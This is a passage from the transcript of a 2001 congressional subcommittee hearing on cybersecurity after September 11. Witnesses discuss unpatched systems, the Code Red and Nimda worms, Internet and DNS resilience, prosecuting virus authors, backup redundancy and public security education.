Many of the—we work very closely within the NIPC with CERT and SANDS and ITAA and the private sector to identify the, if you will, the top 10 common vulnerabilities that are out there and for which there are patches for to repair the systems. What we have determined is that a high number of the intrusions and problems that we have experienced could have been eliminated if systems administrators in the industry had just downloaded the patch and repaired their systems. I mean, probably 80 percent of the issues that I see in the NIPC wouldn't be issues because the vulnerability wouldn't continue to exist.

For example, I think one of the reasons that the Nimda issue was minimized as quickly as it was is that we had gone through Code Red, we went to a high visibility on explaining what the vulnerability was, because in both of those issues the patch was available prior to the spread of the worm. It was just a matter of systems administrators didn't repair these systems.

But it is even more of a problem today, because not only do you have to, with the advent of Internet connections and DSL connec-

tions, we have to get—reach the home user to implement these kind of patches, too.

But I think if we could develop and teach people good information security, good information assurance practices we could see some substantial results.

Mr. HORN. Let me ask all of you, how vulnerable is the Internet itself to terrorist attacks and what would it take to bring it down and what would it take to not bring it down?

Mr. VATIS. If I could address that just briefly.

The analysis that we did over this past weekend of the possibility of attacks by terrorists, their sympathizers, state sponsors of terrorism or others shows that the possibility is there to take down significant portions of the Internet and the critical infrastructures that rely on the Internet.

Many of the vulnerabilities are ones that have been there for a long time. But things like routers and domain name servers and the like, which are critical to the functioning of the Internet and the communications across it, are vulnerable attacks that can have wide-scale consequences.

The problem is, as Mr. Dick alluded to, that a lot of these problems are well known, yet they are not being addressed because of a lack of resources or lack of prioritization from the top. We can have system administrators in a company, in a government agency, who are very well-intentioned, doing the best that they can, but if the CEO or if the secretary of an agency doesn't really care about security, then the system administrator is not going to get the resources and the attention that it needs to really implement a program, policies, procedures, technology and people to get the job done. So all of those things are critical.

But the bottom line answer to your question is, we are extremely vulnerable and will continue to be until these sorts of problems are addressed in a systematic way.

Mr. PETHIA. Building on what Mr. Vatis says, I think the good piece of the news is that much of the Internet is very resilient and very robust and able to recover from attack. But there are those few key points like the domain name servers that don't have enough redundancy, don't have enough ability to quickly recover from attacks that are successful. I think if we focused in on those key points we could make a great deal of progress in a short period of time.

Mr. HORN. As I remember, a few years ago, Mr. Willemssen, I had asked the General Accounting Office to take a look at the aging of both hardware and the software in the executive branch. I don't know how much we ever got of that or whether OMB took it over. But if you are coming up to a congressional group, we ought to have some good facts that we could say this is why you should invest in this infrastructure. I know you have wonderful studies over there, and I look at all of them, and I don't know if that one sort of just went to GSA or whoever. But, we need to sort of get a partial analysis maybe and/or take a couple of agencies that we really look and see what is there and what isn't there.

Mr. WILLEMSSEN. Well, we recently briefed your staff on the results of that, the information that we were able to acquire from a variety of sources, including OMB.

Of course, the state of computing and data centers has dramatically changed through the 1990's as you are less able to get strictly at computing capacity because of the advent of connectivity and networking. So it is not always the best measure of computer capacity.

Among the things that we looked at in that particular study relating to information security, I think that it is fairly instructive and connects to some of the points made by the other panelists. The data that agencies are reporting on the extent of expenditures on information security varies dramatically across the Federal Government. Several agencies stated they are spending a good percentage, 15, 20, 25 percent of their IT funding on security; other agencies reporting they are spending very little.

That kind of data I think is very useful in understanding, at least based on what agencies are reporting, what kind of priority they are placing on information security and what that means in terms of how they are addressing the risks and threats that they face.

Mr. HORN. Mr. Dick, why it is so difficult to apprehend these perpetrators of viruses like Code Reds, its variants and Nimda? Will they ever be apprehended?

Mr. DICK. Yes, and we have had some successes. I mean, in the Melissa virus we have been able to determine who did that. And the Love Letter virus, we were able to determine who the preparator was of that.

Now obviously there are a whole lot of obstacles associated with that. For example, in the Love Letter virus, even though we were able to identify who we believe did that, the country in which that individual lived or resided didn't have the appropriate laws perhaps to deal with that.

We are working through the State Department and with our international partners to try to resolve these issues. As you know, in the Philippines they have since taken corrective action. So, you know, I don't like to paint the picture that it is an insurmountable obstacle to identify and arrest these individuals. For example, even on the Leech virus, we have identified a subject in—that we have brought to the bar of justice in another country. The big obstacle is that, like the Internet, it is a very global issue.

You know, even if we have—as I talked about in Australia, a month ago, you know, the United States and Canada and Australia could, you know, implement all of the appropriate procedures for firewalls and patch our systems. But because of the way the Internet works and the interconnectivity of the various businesses, if it is not a global solution and a global response to it, we are still vulnerable.

So it makes it very, very difficult but not an insurmountable problem. My glass is always half full.

Mr. HORN. Well, mine, too. Do you think we have enough laws to give you guidance within the domain of the United States or are we missing something? And, if not, should we be putting it in? This is the time of year where you can stick a lot of things on an omnibus appropriation. You can also put language to help people in other areas. And, if so, let's hear it.

Mr. DICK. There are a number of legislative issues that we are working with the Department of Justice on. You know, some of which are issues like, for example, if we did an investigation, in each one of the judicial districts we have to go and get an order or subpoena or some kind of official document to followup and retrieve information from Internet service providers and so forth. It would be helpful—in this arena time is of the essence, because the evidence is fleeting, since it is digital. The idea of being able to have a one-stop shopping, if you will, to be able to get an order that allows us to go to multiple jurisdictions to get that and not have to go in each district to get these things.

But there are a number of other proposals like that I would be happy to provide to you that are in discussion with the Department of Justice.

Mr. HORN. Mr. Miller.

Mr. MILLER. I would just like to comment on your earlier question about the vulnerability of the Internet. Because I know there is a lot of media here, and I am afraid of the headline tomorrow, Internet very vulnerable. I think that would be inaccurate.

I think that the Internet, as Mr. Pethia mentioned, was developed by DARPA to have a lot of redundancy in it. Yes, Mr. Vatis is correct. There are actually physical risks. The domain name servers that he mentioned are very important. But the companies that manage those, Verizon Network Solutions, is very aware of these vulnerabilities; builds a lot of physical redundancy in their systems. I am sure that they would be glad to brief your staff in great detail about that.

Again, as Mr. Seetin said earlier, nothing is totally invulnerable, as he said very eloquently during his statement. But I don't want you or the people who read the stories tomorrow to somehow get the idea that the Internet is about to be brought down.

I would also like to mention something that I think indirectly came up in Mr. Seetin's statement but we haven't addressed directly, which is we all believe that, as part of business continuity planning, we have to have redundancy. But if your redundant system is in your same building or if your redundant telephone lines are going in and out of the same entrance and exit points of the building, do you truly have redundancy?

And I think what we learned quite dramatically with these events at the World Trade Center, particularly in the area around the World Trade Center, which is probably the highest area of telecommunications density in the world, is that having redundancy located in the same building or telecommunications lines going in and out of the same pipes really isn't redundancy.

So I think it is going to force a lot of companies to rethink this. I think the government is going to need to rethink it.

For example, when they build buildings or lease buildings, the government may need to start asking questions. Where in this building is the back-up system? Is it in exactly the same building or right across the street? Do we really, truly have redundancy? And I think it is something that the subcommittee may want to take a further look at, because we did find that was a bit of a problem.

Again, Mr. Seetin may want to address this in more detail.

Mr. SEETIN. Yes, thank you very much.

In fact, that is the case. The redundancy that we had planned on really was a result—because we had that facility at least already because our space in Four World Trade was inadequate to actually provide the computer space that we needed.

To the extent that our experience with the 1993 bombing still didn't give an indication of the potential scope of an attack—and I must say this—I don't know that anybody would have predicted the scope of this type of attack. We did learn the lesson in that the back-up system which was halfway across the island from us happened to be the one that was affected by the attack in addition to us. And we have already taken steps now. In fact, as I said before, on Monday, as of Monday next week, you know, we are—our back-up system is very far away. It's at a completely different utility telenetwork. So, unfortunately, yes, we learned our lesson the hard way. It didn't cost us in terms of our ability to get up and running. It could have. But,

Mr. HORN. Any other thoughts, Mr. Miller, on that? And anybody else on the panel in terms of giving some advice to the government that we could prepare our systems for catastrophe, from what we know now. We're going to have the staff up in New York and they'll talk to a lot of the people with your guidance, Mr. Seetin.

Yes, Mr. Willemssen.

Mr. WILLEMSSEN. Just going to add, Mr. Chairman, to the extent that agencies have business continuity and contingency plans now, it's a good point—if they haven't already—to take a look at them, reassess the threat and reassess the likelihood of the threat and the impact it might have, and then put in the appropriate contingencies in the event it occurs. I don't know that's happened universally yet. I think in light of recent events it's a good opportunity to do that.

And I would concur with some of the comments made earlier about the critical importance of communications from an emergency response and preparedness perspective.

Mr. PETHIA. Yeah. Also I'd like to comment on your earlier statements and questions about the need for Homeland Defense and the possible role that Tom Ridge might take. I think it is important, and I agree with what Mr. Miller said, that we do need to have the function of an IT czar. And I also think it's important that it be under one agency coordinated with other kinds of infrastructure activities. I think one of the lessons we're all learning is just how interdependent all of these infrastructures are. And this time we were only attacked from one dimension, but I can easily imagine in future attacks that while we're dealing with one problem, we'll see one in yet another part of our infrastructure, and we need to be able to coordinate responses to all of those at one time.

You know, I would hate to think of what would have happened on September 11 if at the same time we were struggling with what happened from—by the terrorists, we were also dealing with things like Nimda and other kinds of information infrastructure attacks. It would have hurt us severely.

Mr. HORN. We mentioned the software developers and a number of you mentioned that. How difficult is it for the industry to get some of these software developers into the products before they're

released? I mean, are these great difficulties by them? Or—you go to all the professional groups in the country, Mr. Miller; what do you hear?

Mr. MILLER. Well, I guess my starting point diverges a little bit from Mr. Pethia. We've disagreed publicly before, so this isn't the first time. We do believe that our companies do put forth maximum effort to first of all create systems that have as little security flaws as possible. And second, many of them go out of their way to try to do—but I do agree with him that they should have the highest possible security configurations preset.

The difficulty is that in software engineering, as well as engineering on automobiles or building or airplanes, there are still going to be flaws. No design is going to be perfect. Yes, it can be better; but no design is going to be perfect. And so there are going to be these followup challenges. And those followup challenges are dealt with by patches. And, as Mr. Dick said, the problem isn't that the patches weren't out there. The problem was that in many cases the patches simply were not implemented.

I would also say that the companies are trying to build into their systems the highest configuration security setting. But what the companies tell me is when they go back to their customers, they find that this is a problem as to what the customers actually do.

For example—this now goes back a year and half to a meeting at the White House with President Clinton—but one of the major companies there, a well-known computer services firm, said that when they went back and visited their customers 90 days after installing systems, on the average, two-thirds of companies had turned off all the security features. Or when they went in and checked as to what the passwords were for some of the major customers, the password was "password."

So it is a bit of a challenge. And the question is, even if the best software, designed with the best engineering, is set, if the customer refuses to use it, then you get into a problem. So how do we get this kind of acceptance? Just like how do you convince people to use seatbelts or how do you convince people when they get American Express or travelers checks not to put the numbers of the American Express checks in the same wallet?

And that really is a problem of communication. It's not that the product itself is flawed or that the principle is flawed. It's getting broader buy-in. I don't have a simple answer. I think a lot of it goes back to the point Mr. Dick was making. It's education. And we at ITAA, the Partnership for Critical Information Security—which is ITAA—and many other industries have been discussing with the government whether this might be a good time for a massive public service campaign to try to get more customers aware of the need to practice good cyber-hygiene. And frankly, we're internally divided about whether to move forward or not, Mr. Chair.

There is some concern this will look like somehow, next to what's happened at the World Trade Center and the physical security threats, that this will simply get lost in the message and it won't really be effective. But other people believe that this is very timely, because particularly with the Code Red worm, the Nimda virus—and, as Mr. Pethia said, had they occurred at the same time as the

attacks, the physical attacks, who knows what would have happened?

So we're pursuing this as an option right now. And again, it's a collaboration between industry and government if we do roll this out. But somehow we've got to get into the heads of the customers, No. 1, no matter how well we design the software, there's going to be flaws subsequently. You've got to install the patches.

No. 2, take advantage of those security features.

And No. 3, it's not just the technology. It's the people and the processes. And if you have great technology software and you don't install it, or you use "password" as your password, you might as well forget about it. You're just not playing the game the right way.

Mr. PETHIA. As Harris said, we have a tradition of disagreeing on certain points. I agree wholeheartedly that we need better security administration. We need people to adopt practices. But there is a big difference between bulletproof software and where we are today. Things like the top 10 list or the top 20 list are useful, but they can only be created with hindsight. The top 10 or the top 20 are things that we know are problems because we've already been attacked with those 10 or 20.

When system administrators are faced with 2,000 new vulnerabilities a year, which 10 do they focus on? It's not a matter of 10's and 20's. It's a matter of getting from 2,000 down to 10 or 20, so that they only have to deal with those and not the thousands of others.

Mr. HORN. Mr. Vatis, you're at Dartmouth, and a lot of their graduates go to Madison Avenue in New York and have the best—have the best type of communications in ads and everything else. And maybe some of this, with the damage we've seen in New York, we could get some public service ads where we would educate from lap computers to all the big ones and try to get the attitude changed. And I would think there's enough examples that are seen in the New York situation where maybe this is the time it'll cut through to people that, hey, we're not doing it the right way.

So I would hope that your professional group there, Mr. Miller, might use that as a project. And I remember when we talked about a "good housekeeping seal of approval," and it seems to me people wouldn't want—I would think the average citizen might say, well, we don't want all these bugs running around, worms running around, if I put my data base on it. I don't really have any feeling that you can't really hurt—you can hurt it. And you've spent a couple of thousand dollars. And I would think that those people in the various different manufacturing would say, hey, this is a good thing that we can now use this. And it seems to me that a lot of people in—a lot of professional people ought to be working that feel—and again, New York is certainly why we should be doing this.

Mr. VATIS. Mr. Chairman, if I could just offer a slightly different perspective on that. I think education is very important, but I don't think it's going to be a panacea. There have already been many efforts to educate people about safe practices in cyberspace. And Mr. Miller's organization, with the Department of Justice, sponsored such an education program over the last year and a half or so.

You started out this hearing by saying that you hope that recent events would offer a wake-up call to America. I'm afraid that we've had so many wake-up calls that people are just repeatedly pushing the snooze button. One would have thought that the I Love You virus, the Melissa virus, the distributed denial of service attacks, Code Red, Nimda—the list goes on and on—each one of those should have offered a wake-up call, and yet we still see the persistent vulnerabilities.

At the same time, I think while industry is focused, as Mr. Miller said, on improving security within software, I think, again, their focus is in the short term on getting products to market quickly, with the state-of-the-art of security that exists today. But part of the problem is the state-of-the-art of security today, as Mr. Pethia has alluded to, is not good enough. And so even if customers don't turn off all of the security that's available in software, they're still vulnerable to attack. And if they are turning a lot of the security functions off, to my mind, that suggests a problem with some of those security functions potentially, because they may limit the functionality of the software. And so a customer might make the determination that it's simply not worth it. Or they're simply too difficult.

One example of that is encryption. Encryption is available today for people to use to preserve the confidentiality of their communications and their stored data. But it's not widely used because it is considered a hassle by many people and, again, not simply worth it. One solution to that is to try to design an encryption technology that is easier to use, so that people can, with the click of a mouse or the push of one key on the keyboard, ensure confidentiality.

So the answer again, to me, over the long-term, is research and development to design technology that is easy to use and that offers broader and deeper assurance of security than the current technology allows. And again, as I think several of the panelists have said, the private sector is important on that. But they are naturally going to be thinking about near-term profitmaking ventures. That is their mission in life, and appropriately so. But government funded research and development is critical to look at the long-term developments that can really help us secure the information base.

Mr. HORN. I would think that a manufacturer—now, I look at these Dell ads, etc., and that's changed a lot of things in the market. And I would think that the one that is able to say we're reacting to both the foreign hackers, domestic hackers and all the rest, and we have a good housing, and keeping it going and having some sort of—you talk about their monetary interests and they could put it to good interest.

So—and I think people would go and want to buy it now, because it's just too complex to have all this machinery going down the drain, with all these people coming in from various things. And I guess, Mr. Dick, besides the incoming ones in the United States so far, has your Center found that foreign hackers have come into the United States? Or how difficult is that to decide it and to see it?

Mr. DICK. If you will, the doors of the Internet have made all kinds of illicit contact on the Internet available to the globe. And yes, I mean, we're seeing a number of intrusions into U.S. systems

by foreign subjects and organizations. Here recently, we had a series of intrusions into e-commerce businesses, the focus of which was emanating from Eastern Europe. We were able to identify who those individuals were, and have brought several of them to prosecution here in the United States.

So because of the borderless nature of the Internet, criminals and terrorists and any of the threats that you can identify just don't emanate from the United States. It's a global issue which I've referred to before.

Mr. HORN. Mr. Seetin noted that the Web site was a critical point of contact, since the cell phone relays went out. I'd just say for both of you, did the Nimda virus scanning have an impact on the availability of your site?

Mr. SEETIN. Thank you, Mr. Chairman. No. In fact, our technology folks had been well aware of that and were operating, you know, with great caution. Our system uses what—commonly used encryption systems by the financial industry, because obviously we face the same issues as they do in terms of potential threat. So we went in using that. We did not face those types of problems with our Web site. Not to say that we wouldn't, you know. And I agree with the other panelists here that, indeed, looking forward, I think the only thing we can anticipate is that the bad guys are going to get smarter and they're going to get badder, and so we have to stay ahead of them to the degree that we can.

Mr. HORN. Any other thoughts on that? We're going to be closing this down in a few minutes and we won't keep you here forever. Anything that should have been said that we didn't ask about? We're going to have the majority and minority staff go over the questions, that I just have said you can only use so many, and we'd appreciate any thoughts you might have, and they'll write you.

And is there anything that some of your colleagues said that we didn't ask and you think it's important?

OK. What I'm going to do is have a closing statement. I thank you all for coming down here, and we can't predict what lies ahead anymore. We weren't able to anticipate the horrible events of September 11, but the Nation has now been placed on alert. Let's hope we can keep that sense of alert to get something done.

Protecting our information infrastructure and our critical government computer systems must become our highest priority. The administration is taking an aggressive step, as I mentioned, with the creation of the Office of Homeland Security under Governor Ridge. The Office of Management and Budget must also play a key role. And I note that the Director of OMB has a representative taking notes here. So hopefully it'll be moved through the bureaucracy down there.

I look forward to working with all of you as we focus on this vitally important issue. And I want to thank the staff: the minority staff, David McMillen, Jean Gosa; and with the majority staff we have J. Russell George, behind me, staff director/chief counsel. He grew up right near some of those towers, and so he knows New York well.

Elizabeth Johnston, on my left, your right, is on loan to us from the General Accounting Office, and we're delighted to have her working on this particular hearing. Then Darin Chidsey and Matt

Phillips, professional staff. Mark Johnson is our very able clerk, and Jim Holmes is the intern this week. And the court reporters are Christina Smith and Mark Stuart.

We thank you all for what you've done here, and we'll try to get this hearing out as fast as we can. We are adjourned.

[Whereupon, at 12:15 p.m., the subcommittee was adjourned.]